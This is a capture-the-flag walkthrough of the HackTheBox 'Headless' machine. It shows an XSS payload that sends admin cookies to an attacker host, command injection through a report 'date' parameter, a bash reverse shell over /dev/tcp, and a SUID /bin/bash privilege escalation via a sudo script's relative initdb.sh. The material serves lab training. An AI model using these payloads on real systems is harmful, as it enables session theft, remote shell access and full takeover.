

# HTB-Headless



## Information Gathering

### Rustscan

Rustscan discovers SSH and port 5000 open:

```
(yoon@kali) - [~/Documents/htb/headless]
$ sudo rustscan --addresses 10.10.11.8 --range 1-65535
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The Modern Day Port Scanner.

: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
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```

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<snip>

Host is up, received echo-reply ttl 63 (0.30s latency).

Scanned at 2024-05-15 00:28:08 EDT for 0s

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 63
5000/tcp	open	upnp	syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds

Raw packets sent: 6 (240B) | Rcvd: 3 (116B)

## Enumeration

### HTTP - TCP 5000

HTTP is running on port 5000 and the websites is still under construction.


#### Welcome to Our Website

We're working hard to bring you an amazing online experience.

Site will be live in 24d 23h 59m 40s.

[For questions](#)

**/support** pages shows form for contacting support:

A web form titled "Contact Support" with a light gray border. It contains five input fields: "First Name:", "Last Name:", "Email:", "Phone Number:", and "Message:". The "Message:" field is a larger text area. At the bottom is a blue "Submit" button.

Directory Bruteforcing via Feroxbuster discovers a new path: /dashboard:

```
sudo feroxbuster -u http://10.10.11.8:5000 -C 404
```

```
200 GET 93l 179w 2363c http://10.10.11.8:5000/support
200 GET 96l 259w 2799c http://10.10.11.8:5000/
500 GET 5l 37w 265c http://10.10.11.8:5000/dashboard
```

**/dashboard** access is unauthorized:

### Unauthorized

The server could not verify that you are authorized to access the URL requested. You either supplied the wrong credentials (e.g. a bad password), or your browser doesn't understand how to supply the credentials required.

In order to gain access to the dashboard, we will first need to login to the application. we would be able to exploit vulnerabilities such as XSS from the support page. By exploiting XSS, we can steal admin user cookie, and use it to sign-in as the administrator.

## XSS Cookie Stealing

We will follow this [article](#) for XSS Cookie stealing.

Let's first intercept the request connection to /support form using Burp Suite:

## Request

```
Pretty  Raw  Hex
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 62
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=test&lname=test&email=tese%40sdf.cd&phone=se&
  message=wer|
```

Utilizing the following code, we will be able to obtain user's cookie and forward it to my listener:

```
<script>var i=new Image(); i.src="http://10.10.14.14:8000/?
cookie="+btoa(document.cookie);</script>
```

From some investigation, it seems like XSS works when the payload is placed under both **User-Agent** and **message** parameter as such below:

## Request

```
Pretty Raw Hex
1 POST /support HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: <script>var i=new Image();
i.src="http://10.10.14.14:8000/?cookie="+btoa(document.
cookie);</script>
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 159
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/support
12 Cookie: is_admin=InVzZXIi.uAlmXlTvm8vyihjNaPDwnvB_Zfs
13 Upgrade-Insecure-Requests: 1
14
15 fname=test&lname=test&email=tese%40sdf.cd&phone=se&
message=<script>var i=new Image();
i.src="http://10.10.14.14:8000/?cookie="+btoa(document.
cookie);</script>
```

Running the request with payload, we can obtain cookie value:


```
(yoon@kali)-[~/Documents/htb/headless]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.8 - - [15/May/2024 02:00:47] "GET /?cookie=aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEa1p0RW02Q0swb3lMMWZiTS1Tb1hwSDA=" HTTP/1.1" 200 -
```

Let's decrypt the cookie using base64:


```
echo "aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEa1p0RW02Q0swb3lMMWZiTS1Tb1hwSDA=" |
base64 -d
```

```
(yoon@kali)-[~/Documents/htb/headless]
$ echo "aXNfYWRTaW49SW1Ga2JXbHVJZy5kbXpEa1p0RW02Q0swb3lMMWZiTS1Tb1hwSDA=" | base64 -d
is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0
```

Using the discovered cookie, let's sign-in to dashboard:



Now we can successfully sign-in to Administrator Dashboard:



## RCE to Reverse Shell

After intercepting the request for "Generate Report" using Burp Suite, we can modify the "date" parameter and perform Remote Code Execution.

Below, it shows RCE command for `pwd` command via `&& pwd`:

## Request

```
Pretty Raw Hex
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,i
  mage/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 26
9 Origin: http://10.10.11.8:5000
10 Connection: close
11 Referer: http://10.10.11.8:5000/dashboard
12 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
13 Upgrade-Insecure-Requests: 1
14
15 date=2023-09-15+%26%26+pwd|
```

pwd command successfully runs:

```
Systems are up and running!
/home/dvir/app|
```

## Reverse shell

Let's escalate this RCE vulnerability to Reverse shell.

We will first create file named **rev.sh** containing the following piece of code:

```
bash -i >& /dev/tcp/10.10.14.14/1337 0>&1
```

```
(yoon@kali)-[~/Documents/htb/headless]
$ cat rev.sh
bash -i >& /dev/tcp/10.10.14.14/1337 0>&1
```

We will also prepare Python http server for transferring **rev.sh** over to the host machine:

```
(yoon@kali)-[~/Documents/htb/headless]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Now, let's modify the date parameter so that it will download rev.sh from the attacking xt] (<https://raw.githubusercontent.com/jadu101/jadu101.github.io/v4/Images/htb/headless/image-14.png>)

On our netcat listener, we get a shell as **dvir**:

```
(yoon@kali)-[~/Documents/htb/headless]
$ rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.8] 53240
bash: cannot set terminal process group (1414): Inappropriate ioctl for device
bash: no job control in this shell
dvir@headless:~/app$ whoami
whoami
dvir
```

## Privesc: dvir to root

Running command `sudo -l` shows that `/usr/bin/syscheck` can be ran as the root:

```
dvir@headless:~/app$ sudo -l
sudo -l
Matching Defaults entries for dvir on headless:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dvir may run the following commands on headless:
    (ALL) NOPASSWD: /usr/bin/syscheck
```

This script uses an `if` statement to check if a process named "initdb.sh" is running using `pgrep`. If the process is not found (`! /usr/bin/pgrep -x "initdb.sh" &>/dev/null`), it prints a message indicating that the database service is not running and starts it by executing `./initdb.sh`.

```
#!/bin/bash
```

```
if [ "$EUID" -ne 0 ]; then
    exit 1
fi
```

```
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y
{} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
```

```
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +"%d/%m/%Y
%H:%M")
```

```
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"
```

```
disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR==2 {print $4}')
```

```
/usr/bin/echo "Available disk space: $disk_space"
```

```
load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print
$2}')
```

```
/usr/bin/echo "System load average: $load_average"
```

```
if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..."
    ./initdb.sh 2>/dev/null
else
```

```
    /usr/bin/echo "Database service is running."
```



```
fi

exit 0
```

Let's create initdb.sh and echo bash command in it as such:

```
echo "chmod u+s /bin/bash" > initdb.sh
chmod +x initdb.sh
```

We can obtain root privilege through `/bin/bash -p` command after running syscheck:

```
dvir@headless:~/app$ echo "chmod u+s /bin/bash" > initdb.sh
echo "chmod u+s /bin/bash" > initdb.sh
dvir@headless:~/app$ chmod +x initdb.sh
chmod +x initdb.sh
```

```
dvir@headless:~/app$ sudo /usr/bin/syscheck
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.03, 0.01, 0.00
Database service is not running. Starting it...
dvir@headless:~/app$ /bin/bash -p
/bin/bash -p
whoami
root
```

## References

- <https://pswalia2u.medium.com/exploiting-xss-stealing-cookies-csrf-2325ec03136e>